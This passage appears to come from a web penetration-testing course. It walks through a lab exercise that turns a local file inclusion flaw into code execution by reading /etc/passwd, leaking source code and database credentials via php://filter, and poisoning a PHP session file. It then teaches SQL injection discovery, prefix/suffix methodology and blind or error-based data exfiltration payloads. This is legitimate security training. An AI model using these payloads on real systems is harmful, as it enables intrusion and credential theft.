- `/etc/passwd and c:\windows\win.ini` for absolute path
- `index.[php|asp|aspx|jsp|html]` for relative path
- Check current directory and parent directories (`../`)

Bypass prepended inputs (`../../`)

Bypass append (`%00` and `?`) although neither work in more recent versions

Now look at some tips for performing a file inclusion attack.

- If the application you are testing is open source, download it and look at the source code for the vulnerable functions mentioned. Searches across GitHub, Sourceforge, and other similar sites can be helpful to find examples and forks of various web app software.
- If possible, try to replicate the target environment as a local installation of the application. It's always easier to test against your local installation and debug your process locally with more visibility. It is preferable than firing requests at your target without seeing what went wrong.
- When performing discovery, use files that are almost guaranteed to exist, such as /etc/passwd and C:\Windows\win.ini on Linux and Windows, respectively. False negatives can be dangerous, and it's often impossible to tell the difference between an attack that didn't work because there was no vulnerability and an attack that didn't work because the file wasn't there.
  - Web application source files such as index.[php|asp|aspx|jsp|html] are also excellent files to test with, but make sure to check the current directory as well as with prepended multiples of "../" in case the inclusion is happening from below the web root.
- Discovery should always be tested with all limitation bypasses, including directory traversal for prepend bypass and testing with %00 and others for append bypass.
- The shotgun approach works best. Limit your testing to the web programming language in use, but otherwise test for all possibilities and combinations of prepend and append limitations.

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

EXERCISE: LFI TO CODE EXECUTION

Target: `http://blog.sec642.org`

Discovered Pages:

- `blog.php`: Vulnerable to LFI via `?page=[…]`
- `login.php`: Used to log in

Goals:

1. View the source of login.php to see what is saved in session files and which file contains the database credentials
2. Steal DB credentials by viewing `[???].php`'s source
3. Achieve code execution by poisoning a session variable

The first part of this exercise is going to target a blog application located at http://blog.sec642.org. The web server is an Ubuntu Linux server and the web application is written in PHP.

During reconnaissance and your initial discovery process, you determined that the application consists of three files:

- blog.php is the primary blog application page and has a file inclusion vulnerability using the GET parameter ?page=[…]
- login.php is a page used to log in to the administrative interface of the blog and also has one additional feature that will be of interest to you.
- A third PHP file exists on this server containing the database credentials used to authenticate users for the login.php page.

Your goals for this exercise follows:


1. Following the methodology, pillage local application source files for information. By viewing the source of login.php, you can find the name of the file in which database credentials are stored as well as an additional feature of this page that you can take advantage of.
2. Continuing to pillage the application's source files, you can then view the source of the file discovered in goal #1 and steal the database credentials.
3. Finally, you can achieve code execution by poisoning a session variable with PHP code, and including your own session file to execute the code.

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, while showing you how to achieve each of the goals.

This page intentionally left blank.




First, determine the limitations of the file inclusion vulnerability present in page.php.

```
http://blog.sec642.org/blog.php?page=/etc/passwd
```

The contents of /etc/passwd are shown, meaning there are no limitations on the file inclusion operation. Because the absolute path to /etc/password was successful, we know that nothing is prepended or appended. Next, we test for remote file inclusion.

```
http://blog.sec642.org/blog.php?page=http://127.0.0.1/blog.php
```

Including blog.php from localhost, despite the lack of the prepend limitation, means that remote file inclusion is disabled in the PHP configuration of this server. Code execution won't be so easy this time.



Knowing that you can't simply include login.php to view its source code, you have to use php://filter to base64 encode the file for inclusion and then decode it using Burp decoder.


http://blog.sec642.org/blog.php?page=php://filter/read=convert.base64-encode/resource=login.php

Copy the resulting base64 encoded file into Burp decoder to view the source of login.php. Your output from the decoder should look like this:

```
...
<?php
  include("config.php");

  if(isset($_POST["username"])) {
    // Login failed
    echo '<p style="color:red">Invalid Username or Password.</p>';

    // Save username for easier login retry
    $_SESSION["saved_username"] = $_POST["username"];
  }
?>
...
```

Notice the name of the configuration file included is config.php. Your next step is to view the source of this file. Also notice the interaction happening with the $_SESSION variable. The login.php page is saving any username used in a login attempt to the current session. Keep this in mind for later; it may come in handy.

Goal 1 complete!



Next, use the same technique to view the contents of config.php:


http://blog.sec642.org/blog.php?page=php://filter/read=convert.base64-encode/resource=config.php

Copy the resulting base64 encoded file into Burp decoder to view the source of config.php. Your output from the decoder should look like this:

```
<?php
  // Connection's Parameters
  $db_host="localhost";
  $db_name="blog";
  $username="sec642blog";
  $password="l33t_blag_pa55wd!";
  $db_con=mysql_connect($db_host,$username,$password);
  $connection_string=mysql_select_db($db_name);

  // Connection
  mysql_connect($db_host,$username,$password);
  mysql_select_db($db_name);
?>
```

You now have database credentials. Goal 2 complete!

EXERCISE: LFI TO CODE EXECUTION POISON SESSION FILE



Now that you've finished pillaging local files for information, use what you've learned to achieve code execution. First, go to login.php.


```
http://blog.sec642.org/login.php
```

Remember from when you viewed the source of login.php, you noticed that all usernames used in a login attempt were stored to the session. This means that you can poison the session file with PHP code that will be executed if you can cause a vulnerable page to include the session file.

Use the login page to log in as: `ted<?php phpinfo(); ?>`

Use anything as the password.

Click Log In. Notice that even though your login attempt failed, the username box is now populated with what you typed into it previously. You've successfully poisoned the session file with PHP code.



Complete the attack by finding your session ID and using it to determine the file in which your session variables are stored.

To find your session ID, look at your Burp proxy history or in Firefox: Click on the Advanced Cookie Manager icon to find the PHPSESSID cookie under the blog.sec642.org domain. Include the path to the session file, knowing that the default location for PHP session files on an Ubuntu system is /var/lib/php5/.

```
http://blog.sec642.org/blog.php?page=/var/lib/php5/sess_[your session ID]
```

The output of the page first shows the session file and any other session variables that have been set, followed by the "saved_username" variable, which we have poisoned with PHP code. After "ted," you see the beginning of where our PHP code was executed. This is indicated by the header of the phpinfo page, which is what is displayed by the call to phpinfo().

Goal 3 complete!

EXERCISE: LFI TO CODE EXECUTION
EXERCISE CONCLUSION

File inclusion enables us to load files from the system:

- Or from remote machines

We discovered and exploited the file inclusion flaw in this exercise

This exercise enabled you to experience finding LFI and RFI flaws. It also enabled you to exploit these flaws.

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

SQL INJECTION: INJECTION POINTS

For SQL injection to work, the attacker must craft a valid SQL statement

One methodology involves choosing a prefix/suffix that allows for a variety of queries in-between

Prefix and suffix based on SQL used in the app

Example injection points:

SELECT info FROM users WHERE id =	[user input]	
SELECT info FROM users WHERE username = '	[user input]	'
SELECT info FROM users WHERE username = "	[user input]	"
SELECT info FROM users WHERE (type = 'admin' AND id =	[user input]	)

In many ways, as penetration testers, we have to become developers. To successfully perform an SQL injection attack, the final query sent to the backend database has to be a valid query that the database accepts. Given that we likely need to perform a large number of queries against the backend database, it would benefit us to create a methodology for arbitrarily running and retrieving the output of any query we choose.

One such methodology involves choosing a prefix and suffix combination, which flexibly allows almost any query to be placed in between and still function as a valid SQL statement. The prefix and suffix are chosen based on the SQL used in the vulnerable application. The slide shows a few example injection points that would each require a different prefix and suffix to form a valid query.

SQL INJECTION: DISCOVERY

Begin with two queries that return a valid and invalid response, establishing a baseline:

SELECT info FROM users WHERE id =	1	Valid Response
SELECT info FROM users WHERE id =	-9999	Invalid Response

Try many variations of injection; any valid injection will match the valid baseline result and vice-versa:

SELECT info FROM users WHERE id =	1 AND 1=1	Valid Response
SELECT info FROM users WHERE id =	1 AND 'a'='a	Invalid Response

Change the tautology portion of the valid injection "1=1" to a false statement "1=2," confirming injection:

SELECT info FROM users WHERE id =	1 AND 1=2	Invalid Response

The process of choosing a prefix and suffix pair begins with establishing a baseline. Our goal in this process is to identify what injected user input, containing a prefix and suffix, is interpreted as a valid query by the backend database. To do this, we must first identify what response from the web application indicates a valid query and what response indicates an invalid query.

In our example, an id value of **1** returns a valid response, and an id value of **–9999** returns an invalid response. We store these responses as our baseline.

Next, we try many injection variations, testing a large number of possible prefix and suffix combinations. We base our testing on the valid response baseline with an id of 1. If a prefix/suffix combination is valid, such as **1 AND 1=1**, it matches our stored valid response. If the combination, such as **1 AND 'a'='a**, yields an invalid response, we know that the invalid response is due to a syntax error. This combination will not work.

Notice that each of the prefix/suffix pairs contains a tautology. A valid response is our baseline, so we can use the portion of the query where we previously used a tautology to validate the injection. By simply changing the tautology to a statement that is always false, such as **1 AND 1=2**, and receiving an invalid response, we know that we have control over the response of the query. We can make the query true or false and use this to extract information.

SQL INJECTION: PREFIX AND SUFFIX

Each of the example queries is designed to work with any pair of prefixes and suffixes

Start of SQL	User Input: Prefix	Query	Suffix	End
... WHERE id =	1	...		
... WHERE username = '	admin'	...	AND 'a' = 'a	'
... WHERE username = "	admin"	...	AND "a" = "a	"
... WHERE (type = 'admin' AND id =	1)	...	AND (1 = 1	)

Example Queries

Union with MSSQL version:	UNION SELECT @@VERSION WHERE 1 = 1
MySQL wait 5 seconds:	AND (SELECT SLEEP(5) = 0)
Union with Oracle user:	UNION SELECT USER FROM DUAL WHERE 1 = 1

Any valid prefix and suffix combination should be designed such that a large number of queries, representing a variety of data retrieval and other tasks, can work correctly if placed in between.

On the slide, you can see a number of injection points and their matching prefixes and suffixes.

At the bottom of the slide, you see a number of example queries for different databases and accomplishing different purposes. Each of these queries, if combined with any of the above prefix and suffix pairs, would still create a valid SQL statement. The modularity and flexibility is the key to this methodology and allows us to easily inject a large number of disparate queries in an automated fashion. This becomes extremely important for blind SQL injection, which requires hundreds of queries to retrieve even a small amount of data.

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

SQL INJECTION: DATA EXFILTRATION

This section focuses on techniques for data exfiltration using SQL injection

Primarily looking at blind SQL injection

Extracting data from the database when output is limited to:

- A single line
- An error message
- An indicator of success or failure (blind)
- Query timing/delay (blind)

Now that we have a methodology for arbitrary query injection using SQL injection, we focus on data exfiltration techniques. These techniques take advantage of queries that fit into our injection methodology and enable us to retrieve data from the target server's backend database.

We look primarily at blind SQL injection, with a few nonblind techniques presented in contrast.

These techniques are categorized by the output presented to us by the target web application. The more output from the backend database visible in the response of the web application to our queries, the less difficult it is to extract data and the fewer queries must be used to do so. With each technique, we limit the amount of output returned by the target application and describe how the technique overcomes the limitation.

- In some cases, an application returns a single line of output from the database. This can be an entire row, multiple fields, or just a single field.
- Sometimes, an application returns no output. However, when a syntax error occurs, the raw error message from the database is returned.
- In other cases, referred to as blind SQL injection, the only output from the web application is an indicator of success or failure. This is often identifiable by a difference in the HTML of the response.
- Another form of blind SQL injection is categorized by absolutely no output from the web application with no indicator of success or failure. Instead, the backend database allows a query to "sleep" or wait based on a condition. The presence or lack of a delay is then used as an indicator of the success or failure, providing us with output.

EXAMPLE SQL

To demonstrate these techniques, we use the same SQL with different outputs

The SQL we test is simplified for demonstration purposes

```
SELECT info FROM users WHERE id =  [user input]
```

An id of 0 returns no rows and id of 1 returns one row

With more complex SQL, these examples still work with the correct prefix and suffix

`SELECT 'data'` which represent the statement with multirow output we want to retrieve

In demonstrating these techniques, we use a simplified web application in which the query and user input passed to the backend database remain the same. The only difference in these examples is the amount of output provided back to us by the web application. The SQL we will use for this simplified demonstration follows:

```
SELECT info FROM users WHERE id = [user input]
```

In this example web application, an id of **0** returns no rows, an invalid result, and an id of **1** returns one row, a valid result. In this example SQL, no suffix or prefix is necessary. Each of the following techniques do not depend on this, though, and would work equally well with the correct prefix/suffix combination.

The focus of these techniques is data exfiltration. To represent the data we want to retrieve, we use the sample query **SELECT 'data'**. Although this example query returns only a single column and a single row, modifications can be made to any multirow and multicolumn query to return a single column and row at a time.

SINGLE LINE OF OUTPUT

If the application returns multiple lines of output, we can UNION any data we want

A single line of output requires us to limit retrieving data to one line per request:

[r] = Rows of output to display (1 in this case)
[o] = Show rows starting with this offset

MySQL: … WHERE id =	`0 UNION SELECT 'data' LIMIT [0], [r]`
MSSQL: … WHERE id =	`0 UNION SELECT TOP [r] 'data' WHERE data_column NOT IN (SELECT TOP [o] 'data')`

The most basic example of SQL injection occurs when the application displays multiple rows of output. In this case, you can use the basic UNION technique, matching the number of columns, and get the data from the output of the page.

Starting with this easy-to-exploit vulnerability, you can now begin adding restrictions and limitations and discussing the techniques used to bypass them. The first limitation is the number of lines of output displayed on the page. A web application page is often intended to show only a single database record at a time. Exploiting SQL injection, in this case, requires you to limit the output of your query to a single row.

Each of the techniques presented on the following slides include sample queries for both MySQL and Microsoft SQL Server (MSSQL).

In the examples presented in the slides, [r] represents the number of rows we want the query to return, and [o] represents an offset from which we want to start returning rows. In other words, when trying to return a single row, [r] is always 1 and [o] is enumerated from 0 to the number of rows of output.

MySQL offers a simple-to-use LIMIT statement, used at the end of a SQL statement, which takes an offset and number of rows to return.

MSSQL proves a little trickier. To select a single row of output, we actually need to make two queries. Assuming a row count of 1 and an offset of 3, the statement would return the TOP 1 (first) row of output in the set of rows, which is not in the TOP 3 (first 3) of the same output. In this way, we select the fourth row of output.

ERROR MESSAGE OUTPUT

Output from the application is only an error message

Sometimes possible to embed data in the error message

- Typically limited to one column of one row of output

```
MySQL:  … WHERE id =  1 AND (SELECT 1 FROM (SELECT COUNT(*),
                      CONCAT((SELECT 'data'), FLOOR(RAND(0)*2)) x
                      FROM users GROUP BY x) a)
```

`COUNT(*)` on a GROUP BY "`FLOOR(RAND(0)*2))`" causes a duplicate key in an internal table and displays the key

- The key is a concatenation of the RAND statement and our data

```
MSSQL:  … WHERE id =  1 AND 1=CONVERT(INT, (SELECT 'data'))
```

Converting a VARCHAR to INT causes an error and displays what was converted

